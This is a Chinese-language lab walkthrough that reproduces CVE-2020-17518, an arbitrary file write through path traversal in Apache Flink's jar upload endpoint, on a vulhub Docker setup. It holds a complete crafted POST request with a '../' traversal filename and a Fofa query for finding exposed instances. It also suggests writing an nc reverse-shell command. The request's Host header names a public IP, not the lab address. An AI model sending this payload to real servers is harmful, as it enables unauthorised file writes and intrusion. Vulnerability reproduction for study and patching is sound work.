Apache Flink 上传路径遍历 (CVE-2020-17518)

前言：

Apache Flink 是一个开源流处理框架，具有强大的流处理和批处理功能。
Apache Flink 1.5.1 引入了一个 REST 处理程序，允许您通过恶意修改的 HTTP 头将上传的文件写入到本地文件系统上的任意

影响版本：

Flink 1.5.1-1.11.2


Fofa 语句：

js_name="es2015-polyfills.923637a8e6d276e6f6df.js"


正文：

环境搭建：

使用 vulhub 搭建，搭建目录：
/vulhub-master/flink/CVE-2020-17518
启动命令：
docker-compose up -d




访问：http://192.168.0.110:8081/#/overview



复现：

很简单的一次复现，我们打开 burp



点击到重发器这里，使用重发器，发送下面的包


POST /jars/upload HTTP/1.1
Host: 47.94.172.114:8081
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryoZ8meKnrrso89R6Y
Content-Length: 181

------WebKitFormBoundaryoZ8meKnrrso89R6Y
Content-Disposition: form-data; name="jarfile"; filename="../../../../../../tmp/success"

bai
------WebKitFormBoundaryoZ8meKnrrso89R6Y--

//目的是写入一个 success 文件，自己也可以写入一个 nc 反弹 shell 的命令

然后我们点击发送



这里返回虽然是 400，但是我们已经成功传进去了

我们到靶机服务器中查看

先使用命令：docker-compose ps


查看文件名

复制文件名

cve-2020-17518-flink-1


然后命令：docker exec -it cve-2020-17518-flink-1 bash

可以进入靶机的虚拟系统中，中间就是名字



这里我们就进入了靶机的虚拟系统中，可以执行一些命令了

我们到 tmp 下查看一下 ls /tmp



这里可以看到成功上传文件，代表你已经成功了。

群：70844080

公众号：白安全组

靶场资源网站：http://www.wangehacker.cn